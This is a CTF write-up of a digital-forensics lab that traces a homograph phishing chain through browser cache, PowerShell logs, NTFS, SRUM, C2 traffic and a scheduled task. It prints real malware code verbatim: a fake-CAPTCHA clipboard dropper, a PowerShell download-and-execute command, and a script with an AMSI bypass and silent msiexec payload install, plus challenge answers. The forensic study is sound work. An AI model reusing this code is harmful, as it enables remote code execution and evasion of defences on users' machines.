
Glyph — DFIR Investigation Lab | CAT Reloaded CTF 2026
A DFIR walkthrough of the Glyph challenge, tracing a Unicode homograph phishing chain through browser artifacts, PowerShell, NTFS, SRUM, malware execution, C2 activity, and persistence.
ON THIS PAGE / 15 SECTIONS
- Glyph — DFIR Investigation Lab | CAT Reloaded CTF 2026
- Lab Description:
- Q1 => What is the URL that misled the user to click and caused the whole infection?
- Q2 => At what precise time did the user begin following the deceptive steps on the system that ultimately resulted in the infection? (format: YYYY-MM-DD HH:MM:SS)
- Q3 => After the user took the first action to execute the remote script, that script retrieved the next-stage malware code from another domain. What is the URL responsible for dropping that malware code onto the system?
- Q4 => Depending on the previous question, that domain hosted a malicious script. What is the first line of the script that prepares variables for the AMSI bypass?
- Q5 => What is the full path of the first dropped file on the system?
- Q6 => Upon executing the dropped installer, it launches an executable that, in turn, drops the second-stage malware. What is the name of that executable?
- Q7 => During delivery of the second-stage malware, a known detection-evasion technique is employed. What is the corresponding MITRE ATT&CK technique ID? (format: TXXXX.XXX)
- Q8 => Determine the filename of the data-stealing binary that initiates communication with its Command and Control (C2) server. Furthermore, calculate the total volume of data exfiltrated in MiB. (format: filename.ext, x.xx)
- Q9 => Identify the original filename of the secondary binary that establishes a connection with a Command and Control (C2) server.
- Q10 => Identify the IP address of the Command and Control (C2) server contacted by the previously identified binary.
- Q11 => Identify the MITRE ATT&CK technique ID corresponding to the persistence mechanism established during the infection. (format: TXXXX.XXX)
- Finally, we got the flag.
- Thanks for Reading
Glyph — DFIR Investigation Lab | CAT Reloaded CTF 2026
Lab Description:
Threat actors used a lesser-known Unicode character to disguise a phishing URL as a legitimate domain. A company later discovered fragments of sensitive data for sale on the dark web. Reconstruct the infection chain and identify the relevant indicators of compromise.
Answer all questions to retrieve the flag. You have 5 attempts per question. Good luck!
Note: First, what is the “lesser-known Unicode character” mentioned in the challenge description? This refers to a homograph attack, in which attackers register domain names containing visually similar Unicode characters to impersonate legitimate websites. Although the fake domain may appear identical or nearly identical to the real one, it is technically a different domain. For example, a fake domain may visually resemble
microsoft.com**, but one or more letters could actually come from another alphabet. To the user, the domain may look almost identical to the legitimate one, while technically it is a completely different domain.
Q1 => What is the URL that misled the user to click and caused the whole infection?
Open the Microsoft Edge browser database from the following path: C\Users\Administrator\AppData\Local\Microsoft\Edge\User Data\Default
At first, you may not see anything that looks like phishing. But if you look closely, you will notice this:
https://account.booking.xn--comdetailrestric-access-ge5vga.www-account-booking.com/en/
In this URL, account.booking is not the real domain. It is part of the subdomain, while the real domain is www-account-booking.com.
Also, the xn-- prefix shows that this part of the domain is encoded using Punycode, which means it contains Unicode characters that are different from normal ASCII characters.
However, this alone is not enough to say that the domain is malicious. So, let’s check it on VirusTotal.

Use CyberChef to decode the Punycode and reveal the real Unicode form of the URL.
Answer: https://account.booking.comんdetailんrestric-access.www-account-booking.com/en/
Q2 => At what precise time did the user begin following the deceptive steps on the system that ultimately resulted in the infection? (format: YYYY-MM-DD HH:MM:SS)
To answer this question, we need to find out what the user did on the website that caused the infection.
Open the browser cache using ChromeCacheView to see what happened on the website.

We found a PHP file in the browser cache. Save the file, then let’s check what it does.
If you try to open the file, you will see some unknown strings. So, let’s use the file command to identify the real file type.
$ file in.php.htm
in.php.htm: Zstandard compressed data (v0.8+), Dictionary ID: None
Using the file command, we found that the file is not a normal PHP file. It is compressed using Zstandard (ZSTD).
So, we need to decompress the file to be able to analyze it
unzstd in.php.htm -o decompressed.in.php
in.php.htm          : 11798 bytes
var flag = 0;
var blur = 'blur(2.5px)';
const recapchaDiv = document.getElementById('recapchaDiv');
const backGroundImg = document.getElementById('backGroundImg');
if (!flag) {
recapchaDiv.style.display = 'none';
backGroundImg.style.filter = 'blur(0px)';
}
const myframe1 = document.getElementById('myframe1');
const myframe3 = document.getElementById('myframe3');
window.addEventListener('message', (event) => {
if (event.data && event.data.type === 'TRIGGER_EVENT1') {
document.getElementById('modal1').style.display = 'block';
var dropper = atob(
'cG93ZXJzaGVsbCAtYyAiSW52b2tlLUV4cHJlc3Npb24oKEdldC1DbGlwYm9hcmQgLVJhdykuU3Vic3RyaW5nKDI2MSkpOyBTdGFydC1TbGVlcCAxOyIgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIFJheSBJRDogZWExNzQ2MGIxYmFlZDE5MyBwb3dlcnNoZWxsIC1ub3AgLWVwIGJ5cGFzcyAtQyAoKEFkZC1UeXBlICdbRGxsSW1wb3J0KCJ1c2VyMzIuZGxsIildcHVibGljIHN0YXRpYyBleHRlcm4gYm9vbCBTaG93V2luZG93KEludFB0ciBoV25kLGludCBuQ21kU2hvdyk7JyAtTmFtZSBXIC1QYXNzVGhydSk6OlNob3dXaW5kb3coKEdldC1Qcm9jZXNzIC1JZCAkUElEKS5NYWluV2luZG93SGFuZGxlLDApKTtXcml0ZS1Ib3N0ICJQbGVhc2Ugd2FpdC4iO2lleChbSU8uU3RyZWFtUmVhZGVyXTo6bmV3KFtOZXQuV2ViUmVxdWVzdF06OkNyZWF0ZSgiaHR0IisicDovIisiL3d3dy0iKyJhY2NvIisidW50LSIrImJvb2siKyJpbmciKyIuY28iKyJtL2MucGhwP2E9MCIrIiIpLkdldFJlc3BvbnNlKCkuR2V0UmVzcG9uc2VTdHJlYW0oKSkpLlJlYWRUb0VuZCgpOyR2PSIyMGZjM2Yi',
);
navigator.clipboard.writeText(dropper);
}
if (event.data && event.data.type === 'TRIGGER_EVENT2') {
document.getElementById('modal1').style.display = 'none';
myframe1.contentWindow.postMessage(
{ type: 'TRIGGER_EVENT3', data: '' },
'*',
);
}
if (event.data && event.data.type === 'TRIGGER_EVENT4') {
document.getElementById('modal3').style.display = 'block';
}
if (event.data && event.data.type === 'TRIGGER_EVENT5') {
recapchaDiv.style.display = '';
backGroundImg.style.filter = blur;
}
});This part of the code shows a fake CAPTCHA page. It tricks the user into opening CMD or PowerShell and pasting a command.
The JavaScript first decodes a Base64-encoded command using atob(), then copies the command to the user’s clipboard using:
navigator.clipboard.writeText(dropper);
After that, the page asks the user to paste and run the command manually. This action starts the infection process.
Base64Decode
powershell -c "Invoke-Expression((Get-Clipboard -Raw).Substring(261)); Start-Sleep 1;"

Ray ID: ea17460b1baed193

powershell -nop -ep bypass -C "
((Add-Type '[DllImport("user32.dll")]public static extern bool ShowWindow(IntPtr hWnd,int nCmdShow);' -Name W -PassThru)::ShowWindow((Get-Process -Id $PID).MainWindowHandle,0));
Write-Host "Please wait.";
iex([IO.StreamReader]::new([Net.WebRequest]::Create("htt"+"p:/"+"/www-"+"acco"+"unt-"+"book"+"ing"+".co"+"m/c.php?a=0").GetResponse().GetResponseStream())).ReadToEnd();
$v="20fc3f"
"
Open the PowerShell logs to find the exact time when this happened.

Note: Event Viewer in my VM is using UTC+1, so its timestamps are one hour ahead.
But the question is not asking when the command was executed. It is asking when the user started following the steps that led to the infection.
So, we will parse the Prefetch file and check when PowerShell was first launched before the malicious command was executed.

Answer: 2025–08–14 16:23:28*
Q3 => After the user took the first action to execute the remote script, that script retrieved the next-stage malware code from another domain. What is the URL responsible for dropping that malware code onto the system?
Q4 => Depending on the previous question, that domain hosted a malicious script. What is the first line of the script that prepares variables for the AMSI bypass?
The previous command downloaded the second-stage script and executed it directly in memory, so we cannot recover it from the artifacts. Let’s look for it in other sources and see if we can find a copy.
I found this LinkedIn post discussing the same Booking.com phishing campaign. The post also leads to malware samples available on MalwareBazaar, so we can use them to continue analyzing the second-stage payload.

This is the same file referenced in the code. Download it so we can continue the analysis.
$FEIfwuioehfaiwyYOETWTRuwye = "ams" + "iI" + "ni"+"tFa";$EF8034uowieypowiue = "iled";$Ceoiuwjoeuyfw = "System.Mana"+"gement."+"Automation.Ams"+"iUtils";$DFiowjhOHWOHEOUF = $null;
sleep 3;
$plaintext = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("W1JlZl0uQXNzZW1ibHkuR2V0VHlwZSgkQ2VvaXV3am9ldXlmdykuR2V0RmllbGQoJEZFSWZ3dWlvZWhmYWl3eVlPRVRXVFJ1d3llICsgJEVGODAzNHVvd2lleXBvd2l1ZSwiTm9uUCIgKyAidWIiICsgImxpYyxTdCIgKyAiYXRpYyIpLlNldFZhbHVlKCRERmlvd2poT0hXT0hFT1VGLCR0cnVlKQ=="));
iex $plaintext
sleep 1;
$UPath = 'ism.FTGTDTYI/80.40/rp/nhoj/ten.ndc-b.erawtfossetadpu//:sptth'.ToCharArray();
$IPath = 'ism.FTGTDTYI/80.40/rp/nhoj/ten.ndc-b.erawtfossetadpu//:sptth'.ToCharArray();
$textA = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("W2FycmF5XTo6UmV2ZXJzZSgkVVBhdGgpOyRVUGF0aEE9KCRVUGF0aCAtam9pbiAnJyk7JHJhbmRXb3JkQSA9ICJ0ZW1wXyIgKyAtam9pbiAoKDY1Li45MCkgKyAoOTcuLjEyMikgfCBHZXQtUmFuZG9tIC1Db3VudCA2IHwgJSB7W2NoYXJdJF99KTs="));
iex $textA
$textB = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("W2FycmF5XTo6UmV2ZXJzZSgkSVBhdGgpOyRVUGF0aEI9KCRJUGF0aCAtam9pbiAnJyk7JHJhbmRXb3JkQiA9ICJ0ZW1wXyIgKyAtam9pbiAoKDY1Li45MCkgKyAoOTcuLjEyMikgfCBHZXQtUmFuZG9tIC1Db3VudCA2IHwgJSB7W2NoYXJdJF99KTs="));
iex $textB
$mE = 2;
if ($mE -eq 1) {
    $hinttext = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("JHBhdGhBID0gJGVudjp0bXAgKyAiXCIrJHJhbmRXb3JkQSsiLmV4ZSI7IGl3ciAkVVBhdGhBIC1vICRwYXRoQTsgc3RhcnQtcHJvY2VzcyAkcGF0aEE7"));
    iex $hinttext
}
elseif ($mE -eq 2) {
    $texthint = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("JHBhdGhBID0gJGVudjp0bXAgKyAiXCIrJHJhbmRXb3JkQSsiLm1zaSI7aXdyICRVUGF0aEEgLW8gJHBhdGhBO3N0YXJ0LXByb2Nlc3MgbXNpZXhlYy5leGUgLUFyZ3VtZW50TGlzdCAiL2kiLCAkcGF0aEEsICIvcXVpZXQiLCAiL25vcmVzdGFydCI7"));
    iex $texthint
}
elseif ($mE -eq 3) {
    $hinttext = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("JHBhdGhBID0gJGVudjp0bXAgKyAiXCIrJHJhbmRXb3JkQSsiLm1zaSI7aXdyICRVUGF0aEEgLW8gJHBhdGhBO3N0YXJ0LXByb2Nlc3MgbXNpZXhlYy5leGUgLUFyZ3VtZW50TGlzdCAiL2kiLCAkcGF0aEEsICIvcXVpZXQiLCAiL25vcmVzdGFydCI7"));
    iex $hinttext
    $texthint = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("JHBhdGhCID0gJGVudjp0bXAgKyAiXCIrJHJhbmRXb3JkQisiLmV4ZSI7aXdyICRVUGF0aEIgLW8gJHBhdGhCO3N0YXJ0LXByb2Nlc3MgJHBhdGhCOw=="));
    iex $texthint
}
The script first prepares obfuscated variables used to bypass AMSI by setting amsiInitFailed to true.
It then generates random file names using the prefix temp_ followed by six random letters. Depending on the selected branch, the downloaded payload is saved in the user’s temporary folder as either an .exe or .msi file.
The EXE is executed directly, while the MSI is executed silently using msiexec.
Answer: $FEIfwuioehfaiwyYOETWTRuwye = “ams” + “iI” + “ni”+”tFa”;$EF8034uowieypowiue = “iled”;$Ceoiuwjoeuyfw = “System.Mana”+”gement.”+”Automation.Ams”+”iUtils”;$DFiowjhOHWOHEOUF = $null;*
Q5 => What is the full path of the first dropped file on the system?
In the previous post, we can find an ANY.RUN analysis link. This will be very useful for our timeline analysis because it helps us identify the files that were downloaded during the infection.
Remember that the script generates random file names, so the file names in our artifacts may be different from the ones shown in the ANY.RUN analysis.

As we can see in the ANY.RUN analysis, csc.exe uses a randomly named .cmdline file from the user’s Temp directory.
Since the file name is generated randomly, it may have a different name on our system. Let’s parse the $MFT, $J, and $LogFile using NTFS Log Tracker to find the related file and build timeline.

We found the file, and it was created and deleted almost at the same time.
Now, let’s search for its Parent File Reference Number to reconstruct the full path and confirm where the file was located.

Answer: C:\Users\Administrator\AppData\Local\Temp\22ukhacj\22ukhacj.cmdline*
Q6 => Upon executing the dropped installer, it launches an executable that, in turn, drops the second-stage malware. What is the name of that executable?

Answer: EnginInf16.exe*
Q7 => During delivery of the second-stage malware, a known detection-evasion technique is employed. What is the corresponding MITRE ATT&CK technique ID? (format: TXXXX.XXX)
After many ideas and failed attempts to solve this question, I went back to NTFS Log Tracker. In the Suspicious Behavior tab, I found something important.

The file was actually created on 2025-08-14 16:25:10, but its timestamps were manipulated to make it look older. This was done to hide the file’s connection to the current infection chain.
Answer: T1070.006*
Q8 => Determine the filename of the data-stealing binary that initiates communication with its Command and Control (C2) server. Furthermore, calculate the total volume of data exfiltrated in MiB. (format: filename.ext, x.xx)
Next, we parsed SRUM to check the network connections around that time.
By comparing the SRUM data with the timeline and the files executed after the previous stage, we found the executable responsible for the connection. SRUM also shows how much data was sent and received by that process.
The same executable also appears in the ANY.RUN analysis, which helps confirm that.


Now we found the executable responsible for the C2 connection.
Keep in mind that it ran twice, so we need to add the Data Sent values from both entries and convert the total to MiB.
Answer: turindex.exe, 5.77*
Q9 => Identify the original filename of the secondary binary that establishes a connection with a Command and Control (C2) server.
There was another C2 connection active at the same time as the previous file. However, we need to identify the real name of the file responsible for that connection.

Go to the file path and open the executable with PEStudio or another PE analysis tool.
Then check the file metadata or version information to identify its Original File Name.

We could not find the original file name from the local file metadata.
So, we tried checking the sample on other platforms such as VirusTotal and Tria. After several attempts, I finally found the original file name in the Tria analysis.
Answer: 2025–05–31_c39a4cca58bedd9b3ceda4d0d3e1e94a_amadey_cobalt-strike_darkgate_elex_hijackloader_mespinoza_smoke-loader.exe*
Q10 => Identify the IP address of the Command and Control (C2) server contacted by the previously identified binary.
This was the hardest question for me and took more than two hours to solve. I tried searching the executable with strings, but I did not find anything useful. I also tried running the executable itself, but that did not give me the answer.
I checked different analysis reports and write-ups, but the IP addresses were different each time. After opening a ticket with the challenge author, he told me to look at the incident as a full chain, not as a single executable.
So, let’s go back to the timeline analysis and follow the infection chain step by step.

I found that this executable ran before the second C2 connection. Also, based on the first C2 and the ANY.RUN analysis, we know that a loader was responsible for launching it.
So, let’s go to the file path and analyze it dynamically using tools like Procmon to check whether it launches the C2-related process.

As we can see, the loader started and launched the second C2-related process.
Now, we can use FakeNet-NG or another network analysis tool to capture the connection and identify the C2 IP address.

Answer: 85.192.48.239*
Q11 => Identify the MITRE ATT&CK technique ID corresponding to the persistence mechanism established during the infection. (format: TXXXX.XXX)
This one is easy. If we check Windows Task Scheduler, we can find a scheduled task that runs the loader.
This confirms that the malware used a scheduled task to keep launching the loader automatically.
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\ToolWizard</URI>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>WIN-SQGD1B17I85\Administrator</UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\ProgramData\updatebrowserv4\NavigatorCobalt.exe</Command>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>WIN-SQGD1B17I85\Administrator</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
Answer: T1053.005*

Finally, we got the flag.
Thanks for Reading
Keep the investigation open.
Have another interpretation, a correction, or a useful trace? Reach out on Discord.
Continue on Discord